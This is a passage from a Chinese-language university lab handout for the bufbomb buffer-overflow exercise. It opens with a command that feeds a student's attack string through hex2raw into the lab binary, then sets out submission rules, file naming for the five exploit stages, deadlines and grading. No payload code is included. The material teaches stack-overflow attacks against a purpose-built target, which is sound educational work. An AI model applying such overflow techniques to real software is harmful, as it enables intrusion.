$cat smoke_U201414557.txt | ./hex2raw | ./bufbomb -u 1160301099
```

# 攻击字符串文件和结果的提交

- 对应本实验5个阶段的exploit.txt，请分别命名为：
  - smoke\_学号.txt     如：smoke\_1160301099.txt
  - fizz\_学号.txt
  - bang\_学号.txt
  - boom\_学号.txt
  - nitro\_学号.txt
- 实验报告的Word格式与PDF格式。
- 7个文件压缩成一个zip包，命名规范：

班级号\_学号\_姓名.zip

- **实验完成 2周内**提交到QQ群“实验4”作业中。

## 五、实验报告格式

- 按照实验报告模板所要求的格式与内容提交。
- 实验后 **2 周内** 提交到QQ群“实验4”作业中。
- 本次实验成绩按100分计
  - 按时上课，签到5分
  - 按时下课，不早退5分
  - 课堂表现：10分，不按操作规程、非法活动扣分。
  - 实验报告：80分。具体参见实验报告各环节的分值
- 学生提交1个压缩包即可，课代表提交1个包
- 在实验报告中，对你每一任务，用文字详细描述分析与攻击过程，栈帧内容要截图标注说明。
- 注意：及时记录每一步的地址、变量、函数、参数、数据结构、算法等等。以方便实验报告的撰写。